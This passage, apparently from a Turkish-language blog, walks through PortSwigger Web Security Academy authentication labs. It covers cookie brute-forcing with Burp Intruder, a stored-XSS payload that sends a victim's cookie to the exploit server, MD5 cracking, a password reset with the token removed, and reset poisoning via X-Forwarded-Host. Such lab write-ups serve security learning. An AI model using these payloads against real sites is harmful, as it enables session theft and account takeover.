çalışmadığını test ettim. Daha sonra Payload Processing kısmında cerezi yeniden oluşturmak için gerekli dönüşümleri sırayla ekledim:

Hash → MD5

Add prefix → wiener:

Encode → Base64

Bu aşamalar, Intruder'ın her bir payload için otomatik olarak doğru formattaki stay-logged-in cookie'sini üretmesini sağlıyor. Böylece brute-force saldırısı tamamen otomatik şekilde ilerleyebiliyor.

(bu kısmı ilk kez öğrendim çok öğretici bir bölümdü 😊).

Intruder saldırısını başlattım.

9. Intruder attack of https://0ab900570341f25a801853750094006a.web-security-academy.net

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	82			3346	
42	Y2FybG9zOmVmNGNkZDMxMfc3OTNl0WZkNTkzDc00Dg0MDk2HjZk	200	111			3346	
1	Y2FybG9zOmluAMGfXytm5NDiyTUSYWhjZTU2ZTA1N2YmGY...	302	85			173	
2	Y2FybG9zOjVmNGRjYzNlNWFnZy1ZDhxZDgtMjdzWi4ODj...	302	152			173	
3	Y2FybG9zOjI2DU1YVWQyODNhYTQwMGFmNDY0Yzcz22D0xM...	302	152			173	
4	Y2FybG9zOmlu04NTc4ZWVmODQTOGNMID2zmYmMTyml3Nm...	302	152			173	
5	Y2FybG9zOjI2JlNz0MzlyjQ1Mzg4NWY1MTgxZjFINj0ZDBi...	302	87			173	
6	Y2FybG9zOjI2ZWE4TewNmM0YzM0YTE2ODk2zjg0...	302	81			173	
7	Y2FybG9zOjgxZMSYmRINTAMDRKjyvwMDM2ZjK0DmM2...	302	84			173	
8	Y2FybG9zOjI2ZT25Mj40TYIZWl3mMsMmE1NDkZDViMz...	302	84			173	
9	Y2FybG9zOjI2ZWE5fbmNzQxMmlzGE3ymJwY2Y0MmI4...	302	78			173	
10	Y2FybG9zOj2MjFmZmRjYzU2OT4Mjkc0Tdf0Tc3NjdhYzEz...	302	115			173	
11	Y2FybG9zOjQyOTdmNDRiMTM5NTUyMctjYNDViMjQSNzMSO...	302	148			173	
12	Y2FybG9zOj3NmY4ZGwiJjg22WRHdTdmYzgwNTUuNmM4NT...	302	147			173	
13	Y2FybG9zOmlu05OWExOGMDMjhjM42zDvdmMjtwODUshNj40...	302	144			173	
14	Y2FybG9zOjM3YRlmMq4MjkwMGQ1ZTk0rjYKTUYNGZ2ZVl...	302	143			173	
15	Y2FybG9zOmlu0wNzYz2WRHtTkoJkMmEShTE2MjgwZTkw...	302	143			173	
16	Y2FybG9zOjNzEXMTRhTg2yE4N2VmJhmYtfIntg4NGZj...	302	141			173	
17	Y2FybG9zOjNzEXMTRhTg2yE4N2VmJhmYtfIntg4NGZj...	302	117			173	
18	Y2FvbG0eOmVIMGExOTE30tC2MirkZDnhNDhmYT4MWQz...	302	117			173	

Request Response

Pretty Raw Hex

```
1 GET /my-account HTTP/2
2 Host: 0ab900570341f25a801853750094006a.web-security-academy.net
3 Cookie: session=Y42Oy330m5M2pxXryt0wVCeblMjZ; stay-logged-in=Y2FybG9zOmVmNGNkZDMxMfc3OTNl0WZkNTkzDc00Dg0MDk2HjZk
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ab900570341f25a801853750094006a.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
0 Sec-Fetch-Dest: document
1 Sec-Fetch-Mode: navigate
2 Sec-Fetch-Site: same-origin
3 Sec-Fetch-User: ?!
4 Priority: u=0, i
5 Te: trailers
6 Connection: keep-alive
```

Saldırıyı başlattığında, Burp oluşturduğu cookie ile carlos hesabına erişebildi. Bu, kurguladığım payload processing kurallarının doğru çalıştığını doğruluyordu.

gelen cookie yi aynı şekilde çözdüm

Y2FybG9zOmVmNGNkZDMxMTc3OTNiOWZkNTkzZDc0ODg0MDk2MjZk

carlos:ef4cdd3117793b9fd593d7488409626d

## Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

ef4cdd3117793b9fd593d7488409626d



**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(shai\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
ef4cdd3117793b9fd593d7488409626d	md5	harley

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

[Download CrackStation's Wordlist](#)

carlosun şifresinin harley olduğunu buldum ve hesaba giriş yaptım.



Congratulations, you solved the lab!

Share your skills!



Continue learning &gt;

[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: carlos

Email

[Update email](#)

Sonuç olarak, hem mantığını anlaması kolay hem de uygulaması gerçekten eğlenceli ve yaratıcı bir labdı. PortSwigger'in bu tarz "basit görünen ama mantığı oturtan" senaryoları, manuel test düşünme kasını ciddi anlamda geliştiriyor.

### Lab: Offline Password Cracking

**Seviye:** Practitioner

Carlos'un stay-logged-in cookie'sini XSS ile çalacağız → MD5 hash'i çözeceğiz → Carlos olarak giriş yapıp hesabını sileceğiz.

Lab bize şu bilgileri veriyor:

Bizim hesabımız: wiener : peter

Hedef kullanıcı: carlos

Sistem: Stay-logged-in cookie içinde md5(password) saklıyor

Yorum bölümü: Stored XSS zayıflığı

İlk olarak, wiener hesabıyla giriş yaptım ve "Stay logged in" kutucuğunu işaretledim.

# Login

Username  
wiener

Password  
••••

Stay logged in

**Log in**

Burp Suite üzerinden istekleri takip ederek tarayıcıya eklenen stay-logged-in cookie'sini yakaladım.

Request

```
1. POST /login HTTP/1.1
2. Host: 0x5200040313ce480f72bba001b001c.web-security-academy.net
3. Cookie: session=77wv3gHQeshJF7rekIeCngMKGK3d
4. User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5. Accept: */*
6. Accept-Language: en-US,en;q=0.5
7. Accept-Encoding: gzip, deflate, br
8. Content-Type: application/x-www-form-urlencoded
9. Content-Length: 21
10. Origin: https://0x5200040313ce480f72bba001b001c.web-security-academy.net
11. Referer: https://0x5200040313ce480f72bba001b001c.web-security-academy.net/login
12. Upgrade-Insecure-Requests: 1
13. Sec-Fetch-Dest: document
14. Sec-Fetch-Mode: navigate
15. Sec-Fetch-Site: same-origin
16. Sec-Fetch-User: ?1
17. Priority: u0,i
18. Te: trailers
19. Connection: keep-alive
20.
21. username=wiener&password=peter&stay-logged-in=on
```

Response

```
1. HTTP/2 302 Found
2. Location: /my-account?id=wiener
3. Set-Cookie: stay-logged-in=d2l1babvOjUzZ0RGRkYzQ3Q0QDE2mExZt11YzJNnMNNrc4; Expires=Wed, 01 Jan 2000 01:00:00 UTC
4. Set-Cookie: session=77wv3gHQeshJF7rekIeCngMKGK3d; Secure; HttpOnly; SameSite=None
5. X-Powered-By: PHP/8.0.9/FastCGI/FPM/pfFzOKj1STY; Secure; HttpOnly; SameSite=None
6. Content-Length: 0
7.
8.
```

Inspector

Selected text: d2l1babvOjUzZ0RGRkYzQ3Q0QDE2mExZt11YzJNnMNNrc4  
Decoded from: Base64  
wiener:51dc90ddc473d43e6011e9ebba6ca770

Request attributes: 2

Request body parameters: 3

Request cookies: 1

Request headers: 18

Response headers: 5

Cookie'yi Decoder panelinde Base64'ten çözüdüm ve şu yapıyla karşılaştırm:

d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzow

wiener:51dc30ddc473d43a6011e9ebba6ca770


Yani format tam olarak şu:

base64(username + ":" + md5(password))

Hash'in hangi tür olduğunu anlamak için bunu NameThatHash'e gönderdim → MD5 olduğunu doğruladı.

CrackStation üzerinden kontrol ettiğimde hash'in aslında "peter" olduğunu gördüm. Bu aşamada cookie'nin mantığını çözdüm ve Carlos'un parolasını da aynı şekilde kırabileceğimi biliyordum.

Lab'daki yorum bölümü Stored XSS'e açık.



Da5200040313cea480f72bba001b001c.web-security-academy.net

1

OK

Yani bir blog gönderisine kötü amaçlı bir script eklediğimizde, Carlos o sayfayı görüntülediğinde script otomatik çalışacak.

Lab bize ayrıca bir **Exploit Server** veriyor. Bu server, payload'tan gelecek istekleri dinleyip logluyor. Biz de Carlos'un cookie'sini buradan koparacağız. Exploit server'ın URL'si şöyle bir şey oluyor:

<https://exploit-0ab500d50376ce1b80972a8401de008b.exploit-server.net/log>

Şimdi bir blog yazısına aşağıdaki XSS payload'ını yorum olarak giriyoruz:

```
<script>  
document.location='https://exploit-0ab500d50376ce1b80972a8401de008b.exploit-  
server.net/'+document.cookie  
</script>
```

Dikkat edilmesi gereken noktalar:

URL'nin sonunda tırnakları doğru kapatmak

+document.cookie ile cerezi URL'nin sonuna eklemek

Carlos blogu görüntülediğinde tarayıcı otomatik olarak exploit server'a şu formatta bir GET isteği gönderecek:

GET /carlosBase64EncodedCookie

Exploit server'daki **Access Log** sayfasına gidiyoruz.

```
2025-11-30 10:00:07 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
2025-11-30 10:00:08 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
2025-11-30 10:00:08 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
2025-11-30 10:01:20 +0000 "GET /exploit?c=secret=DCjHeAnoNUWffEUbVvvMZ53pI5aGk5KA;%20stay-logged-in=Y2FybG9zOjl2MzlzYzE2ZDVmNGRhYmZmM2JiMTM2ZjI0NjBhOTQz HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
2025-11-30 10:01:25 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
2025-11-30 10:01:25 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
2025-11-30 10:02:16 +0000 "GET /exploit?c=stay-logged-in=d2lrbmVyOjUxZGMzMGRKyZ03M2Q0M2E2MDExZTllyMjhNmNhNzcw HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
2025-11-30 10:10:29 +0000 "GET /exploit/stay-logged-in=d2lrbmVyOjUxZGMzMGRKyZ03M2Q0M2E2MDExZTllyMjhNmNhNzcw HTTP/1.1" 404 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
2025-11-30 10:10:33 +0000 "GET /exploit?c=stay-logged-in=d2lrbmVyOjUxZGMzMGRKyZ03M2Q0M2E2MDExZTllyMjhNmNhNzcw HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
```

Bir süre sonra (Carlos yorumu görüntülediğinde) şöyle bir satır görünüyor:

ip 2025-11-30 10:01:20 +0000 "GET /exploit?  
c=secret=DCjHeAnoNUWffEUbVvvMZ53pI5aGk5KA;%20stay-logged-  
in=Y2FybG9zOjl2MzlzYzE2ZDVmNGRhYmZmM2JiMTM2ZjI0NjBhOTQz HTTP/1.1"  
200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/125.0.0.0 Safari/537.36"

**Y2FybG9zOjl2MzlzYzE2ZDVmNGRhYmZmM2JiMTM2ZjI0NjBhOTQz**

Bu, Carlos'un stay-logged-in cerezi.

Base64 decode ettiğimizde:

**Y2FybG9zOjl2MzlzYzE2ZDVmNGRhYmZmM2JiMTM2ZjI0NjBhOTQz**

**carlos:26323c16d5f4dabff3bb136f2460a943**

crackstation ile çözdüğümüzde ise

Enter up to 20 non-salted hashes, one per line:

```
26323c16d5f4dabff3bb136f2460a943
```



[Crack Hashes](#)

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
26323c16d5f4dabff3bb136f2460a943	md5	onceuponatime

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

[Download CrackStation's Wordlist](#)

carlosun şifresinin onceuponatime olduğunu görüyoruz. Hesabına giriş yapalım ve kullanıcıyı silelim

## My Account

Your username is: carlos

[Update email](#)

[Delete account](#)



Congratulations, you solved the lab!

Share your skills!   Continue learning >>[Home](#) | [My account](#)

Lab bu şekilde çözüldü . Bu labı çözerken hem eğlendim hem de gerçekten “aa bak bu mantık böyle işliyormuş” dediğim noktalar oldu. Özellikle XSS ile çerez toplamak + hash kırmak birleşince ortaya çok öğretici bir akış çıkıyor. PortSwigger’ın bu tarz senaryoları, pratik düşünme kasını güçlendirmek için birebir.

Sıradaki labda görüşürüz! 😊

### Lab: Password reset broken logic

Bu labda, parola sıfırlama sürecindeki bir mantık hatasını sömürerek hedef kullanıcının parolasını değiştirmemiz isteniyor. Amacımız, Carlos'un parolasını sıfırlamak ve ardından onun “My account” sayfasına erişmek.

Lab bize şu bilgileri veriyor:

Bizim hesabımız: wiener : peter

Kurban kullanıcı: carlos

Görev oldukça net: Parola sıfırlama akışındaki açığı kullanarak Carlos'un şifresini değiştirmek ve hesabına erişmek.

Öncelikle Burp açıkken, sitedeki **Forgot your password?** bağlantısına tıklayıp kendi kullanıcı adımızı (wiener) giriyoruz.

Please enter your username or email

Submit

Sonrasında **Email client** butonundan gönderilen reset mailini açıyoruz. Maildeki link bizi parola sıfırlama sayfasına götürüyor ve burada yeni bir şifre belirleyebiliyoruz.

Your email address is [wiener@exploit-0a6a00b70452801987e1dddeb01a10014.exploit-server.net](mailto:wiener@exploit-0a6a00b70452801987e1dddeb01a10014.exploit-server.net)

Displaying all emails @[exploit-0a6a00b70452801987e1dddeb01a10014.exploit-server.net](mailto:exploit-0a6a00b70452801987e1dddeb01a10014.exploit-server.net) and all subdomains

Sent	To	From	Subject	Body
2025-11-30 11:15:49 +0000	wiener@exploit-0a6a00b70452801987e1dddeb01a10014.exploit-server.net	no-reply@0a2600a1043880bb87c2de6f0047002e.web-security-academy.net	Account recovery	Hello! Please follow the link below to reset your password. <a href="https://0a2600a1043880bb87c2de6f0047002e.web-security-academy.net/forgot-password?temp-forgot-password-token=g89rnille8jj04zc4e4h13l2rxhw0wbk">https://0a2600a1043880bb87c2de6f0047002e.web-security-academy.net/forgot-password?temp-forgot-password-token=g89rnille8jj04zc4e4h13l2rxhw0wbk</a> View raw

New password

Confirm new password

Submit

şifreyi sıfırladım ve burp suite içindeki istekleri incelemeye başladım. Bu adım, bize labın sistem işleyişini incelemek için gerekli veriyi sağlıyor.

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. The 'Request' section displays a POST request to '/forgot-password?temp-forgot-password-token=3ndvl362tt7f3d0iibyr6ht14nrgayy6'. The 'Response' section shows a 302 Found status with a Location header pointing to '/'. The 'Notes' column for this entry indicates 'Password reset broken logic'. Below the main table, the raw request and response are shown in their entirety.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
355	https://0a2600a1043880bb87c2de6f0...	GET	/academyLabHeader			101	147				
354	https://0a2600a1043880bb87c2de6f0...	GET	/			200	11548	HTML			Password reset broken logic
353	https://0a2600a1043880bb87c2de6f0...	POST	/forgot-password?temp-forgot-password-toke...	✓		302	81				
352	https://0a2600a1043880bb87c2de6f0...	GET	/academyLabHeader			101	147				
351	https://0a2600a1043880bb87c2de6f0...	GET	/forgot-password?temp-forgot-password-toke...	✓		200	6380	HTML			Password reset broken logic
350	https://exploit-0a600b70452801987...	GET	/academyLabHeader			101	147				
347	https://exploit-0a600b70452801987...	GET	/email			200	10696	HTML			Exploit Server: Password reset ...
346	https://0a2600a1043880bb87c2de6f0...	GET	/academyLabHeader			101	147				
345	https://0a2600a1043880bb87c2de6f0...	POST	/forgot-password	✓		200	5829	HTML			Password reset broken logic
344	https://0a2600a1043880bb87c2de6f0...	GET	/academyLabHeader			101	147				
343	https://0a2600a1043880bb87c2de6f0...	GET	/forgot-password			200	6071	HTML			Password reset broken logic
342	https://0a2600a1043880bb87c2de6f0...	GET	/academyLabHeader			101	147				
341	https://0a2600a1043880bb87c2de6f0...	GET	/forgot-password?temp-forgot-password-toke...	✓		200	6380	HTML			Password reset broken logic

**Request**

Pretty	Raw	Hex
1 POST /forgot-password?temp-forgot-password-token=3ndvl362tt7f3d0iibyr6ht14nrgayy6 HTTP/2		
2 Host: 0a2600a1043880bb87c2de6f0047002e.web-security-academy.net		
3 Cookie: session=oVleazBpyI4ViU6WPskBryxv9c7L9US		
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0		
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8		
6 Accept-Language: en-US,en;q=0.5		
7 Accept-Encoding: gzip, deflate, br		
8 Content-Type: application/x-www-form-urlencoded		
9 Content-Length: 117		
10 Origin: https://0a2600a1043880bb87c2de6f0047002e.web-security-academy.net		
11 Referer: https://0a2600a1043880bb87c2de6f0047002e.web-security-academy.net/forgot-password?temp-forgot-password-token=3ndvl362tt7f3d0iibyr6ht14nrgayy6		
12 Upgrade-Insecure-Requests: 1		
13 Sec-Fetch-Dest: document		
14 Sec-Fetch-Mode: navigate		
15 Sec-Fetch-Site: same-origin		
16 Sec-Fetch-User: ?1		
17 Priority: u=0, i		
18 Te: trailers		
19		
20 temp-forgot-password-token=3ndvl362tt7f3d0iibyr6ht14nrgayy6&username=wiener&new-password-1=medsa&new-password-2=medsa		

**Response**

Pretty	Raw	Hex	Render
1 HTTP/2 302 Found			
2 Location: /			
3 X-Frame-Options: SAMEORIGIN			
4 Content-Length: 0			
5			
6			

Maildeki bağlantının içindeki temp-forgot-password-token parametresinin şifre sıfırlarken hem URL'de hem de body içinde gönderildiğini fark ettim. Bu POST isteği Repeater'a aldım ve test etmek için hem URL'deki hem de body'deki token değerini tamamen sildim. Buna rağmen şifrem yine değişti. Yani sistem token'ı hiç kontrol etmiyordu.isteği repertera attım ve wiener kullanıcı adını carlos ile değiştirdip şifresini değiştirdim ve isteği gönderdim.

```

1 POST /forgot-password?temp-forgot-password-token= HTTP/2
2 Host: 0a2600a1043880bb87c2de6f0047002e.web-security-academy.net
3 Cookie: session=owleazBpyI4ViU16WPskBryxv9c7L9US
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 83
D Origin: https://0a2600a1043880bb87c2de6f0047002e.web-security-academy.net
1 Referer:
https://0a2600a1043880bb87c2de6f0047002e.web-security-academy.net/forgot-password?temp-forgot-password-toke
n=3ndvl362tt7f3d0ibyrght14nrgayy6
2 Upgrade-Insecure-Requests: 1
3 Sec-Fetch-Dest: document
4 Sec-Fetch-Mode: navigate
5 Sec-Fetch-Site: same-origin
6 Sec-Fetch-User: ?1
7 Priority: u=0, i
8 Te: trailers
9
D temp-forgot-password-token=&username=carlos&new-password-1=pass&new-password-2=pass

```

Token doğrulaması olmadığı için sistem bu isteği kabul etti ve Carlos'un şifresi benim yazdığım şifreye resetlendi. Son olarak Carlos kullanıcı adı ve belirlediğim şifreyle giriş yapıp "My account" sayfasına girdim.

**Web Security Academy**  Password reset broken logic  
[Back to lab description »](#)

LAB Solved 

Congratulations, you solved the lab!

Share your skills!   Continue learning »

[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

Update email

Aslında bu lab bana, küçük bir mantık hatasının bile ne kadar büyük sonuçlar doğurabileceğini çok net gösterdi. Token'ın POST aşamasında kontrol edilmemesi, şifre sıfırlamayı tamamen güvenilmez hale getiriyor. Gerçek hayatta böyle bir açık

olsaydı, herhangi bir saldırgan kolayca kullanıcı hesaplarına erişebilirdi. Bu yüzden password reset mekanizmalarının güvenli tasarılanması gerçekten çok önemli. Bu lab hem mantığını anlamak açısından çok öğreticiydi hem de uygulaması eğlenceliydi. Bir sonraki labda görüşmek üzere

### Lab: Password Reset Poisoning via Middleware

Bu yazında PortSwigger'daki "Password reset poisoning via X-Forwarded-Host" labını, tamamen manuel test yaklaşımıyla nasıl çözdüğümü adım adım anlatıyorum.

Lab'ın mantığında şu yatıyor:

"Uygulama, password reset linkini oluştururken X-Forwarded-Host header'ına güveniyor. Biz de bunu exploit server'a yönlendirerek kurbanın password reset token'ını çalıyoruz."

Kurbanımız Carlos, klasik bir "linke tıklarım, sorun olmaz" yaklaşımına sahip. Biz de bunu kullanıyoruz.

İlk olarak kendi hesabımıyla giriş yaptım. Lab bana bir kullanıcı hesabı vermişti. Bu hesapla normal bir şekilde giriş yaptım ve uygulamanın temel akışını anlamak için etrafa biraz baktım.

## Login

The screenshot shows a login interface with the following fields:

- Username:** A text input field containing the value "wiener".
- Password:** A text input field containing the value "\*\*\*\*\*".
- Forgot password?**: A blue link text.
- Log in**: A green button.

Daha sonra kendi hesabım için Forgot Password işlemini başlattım. Uygulama bana bir e-posta gönderdi ve email client kısmına bir bağlantı düştü. Bu bağlantıyı kullanarak yeni bir şifre belirledim. Böylece normal akışın nasıl işlediğini görmüş oldum.



Password reset poisoning via middleware

[Back to lab home](#)

[Go to exploit server](#)

[Back to lab description >](#)

Please enter your username or email

[Submit](#)

Your email address is [wiener@exploit-0a5000590454f43580f7751601ef00c8.exploit-server.net](mailto:wiener@exploit-0a5000590454f43580f7751601ef00c8.exploit-server.net)

Displaying all emails @[exploit-0a5000590454f43580f7751601ef00c8.exploit-server.net](mailto:exploit-0a5000590454f43580f7751601ef00c8.exploit-server.net) and all subdomains

Sent	To	From	Subject	Body
2025-12-02 11:31:34 +0000	wiener@exploit-0a5000590454f43580f7751601ef00c8.exploit-server.net	no-reply@0a6900f104e2f406802f76ab00d900b6.web-security-academy.net	Account recovery	Hello!  Please follow the link below to reset your password. <a href="https://0a6900f104e2f406802f76ab00d900b6.web-security-academy.net/forgot-password?temp-forgot-password-token=24chtduqilblm16l0scfjcj4enmtan7o">https://0a6900f104e2f406802f76ab00d900b6.web-security-academy.net/forgot-password?temp-forgot-password-token=24chtduqilblm16l0scfjcj4enmtan7o</a>  Thanks, Support team

New password  
••••

Confirm new password  
••••

**Submit**

Şifre sıfırlama işlemi sırasında Burp Suite'e düşen isteklere baktım. Özellikle üç istek dikkatimi çekti:

### POST /forgot-password

Pretty	Raw	Hex
1 POST /forgot-password HTTP/2		
2 Host: 0a6900f104e2f406802f76ab00d900b6.web-security-academy.net		
3 Cookie: session=bOMnGXErGEEnFqgVQYbywaJq8wH62Iy5		
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0		
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8		
6 Accept-Language: en-US,en;q=0.5		
7 Accept-Encoding: gzip, deflate, br		
8 Content-Type: application/x-www-form-urlencoded		
9 Content-Length: 15		
10 Origin: https://0a6900f104e2f406802f76ab00d900b6.web-security-academy.net		
11 Referer: https://0a6900f104e2f406802f76ab00d900b6.web-security-academy.net/forgot-password		
12 Upgrade-Insecure-Requests: 1		
13 Sec-Fetch-Dest: document		
14 Sec-Fetch-Mode: navigate		
15 Sec-Fetch-Site: same-origin		
16 Sec-Fetch-User: ?1		
17 Priority: u=0, i		
18 Te: trailers		
19		
20 username=wiener		

### GET /forgot-password?temp-forgot-password-token=...

## Request

Pretty Raw Hex

```
1 GET /forgot-password?temp-forgot-password-token=il2jjuk3tuygcthw3mqty7gncaki9wd1 HTTP/2
2 Host: 0a6900f104e2f406802f76ab00d900b6.web-security-academy.net
3 Cookie: session=bOMnGXEpriGENFqgVQYbywaJq8wH62Iy5
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://exploit-0a5000590454f43580f7751601ef00c8.exploit-server.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17
```

POST /forgot-password?temp-forgot-password-token=...

## Request

Pretty Raw Hex

🔗 🔍 ⌂ ⌂

```
1 POST /forgot-password?temp-forgot-password-token=24chtduqilblm16l0scfjcj4enmtan7o HTTP/2
2 Host: 0a6900f104e2f406802f76ab00d900b6.web-security-academy.net
3 Cookie: session=bOMnGXEpriGENFqgVQYbywaJq8wH62Iy5
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 99
10 Origin: https://0a6900f104e2f406802f76ab00d900b6.web-security-academy.net
11 Referer: https://0a6900f104e2f406802f76ab00d900b6.web-security-academy.net/forgot-password?temp-forgot-password-toke
n=24chtduqilblm16l0scfjcj4enmtan7o
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 temp-forgot-password-token=24chtduqilblm16l0scfjcj4enmtan7o&new-password-1=pass&new-password-2=pass
```

Bu üç istek de temp-forgot-password-token parametresini kullanıyordu. Yani şifre sıfırlama tamamen bu token üzerine kuruluydu. Bu noktada mantık netleşmeye

başladı. Eğer bu token bir şekilde manipüle edilebilirse başka bir kullanıcının şifresi de değiştirilebilir.Kendi reset sürecimde aldığım token ile bu isteklerde kullanılan tokenı karşılaştırdığında, sistemin bu değeri doğrulamadan sadece URL'den okuduğunu fark ettim. Bu da aklıma şu fikri getirdi:Tokenı kendi tokenimden Carlos'un tokenine çevirirsem onun şifresini ben de sıfırlayabilirim.Ama bunun için önce Carlos'un tokenini ele geçirmem gerekiyordu.

## X-Forwarded-Host neden tehlikeli?

X-Forwarded-Host genellikle reverse proxy'ler üzerinden gelen gerçek host bilgisini iletmek için kullanılır. Eğer uygulama bu değeri doğrulamadan reset linki oluşturmak için kullanıyorsa, saldırgan linki kontrolündeki bir domaine yönlendirip token'ı ele geçirebilir.

Labın exploit server özelliğini hatırladım. Uygulamanın X-Forwarded-Host header'ını kabul ettiğini görünce şu header'ı ekledim:

X-Forwarded-Host: exploit-0a5000590454f43580f7751601ef00c8.exploit-server.net

The screenshot shows a NetworkMiner capture. On the left, the 'Request' pane displays a POST /forgot-password HTTP/2 message. The 'X-Forwarded-Host' header is present in the request. On the right, the 'Response' pane shows a page from 'Web Security Academy' with the title 'WebSecurity Academy'. A red box highlights the 'Back to lab home' button. The status bar at the bottom right indicates 'LAB Not solved'.

```
1 POST /forgot-password HTTP/2
2 Host: 0a6900f104e2f406802f76ab00d900b6.web-security-academy.net
3 Cookie: session=0a6900f104e2f406802f76ab00d900b6;JSESSIONID=4W9215
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 15
10 Origin: https://0a6900f104e2f406802f76ab00d900b6.web-security-academy.net
11 Referer: https://0a6900f104e2f406802f76ab00d900b6.web-security-academy.net/forgot-password
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19 X-Forwarded-Host: exploit-0a5000590454f43580f7751601ef00c8.exploit-server.net
20
21 username=carlos
```

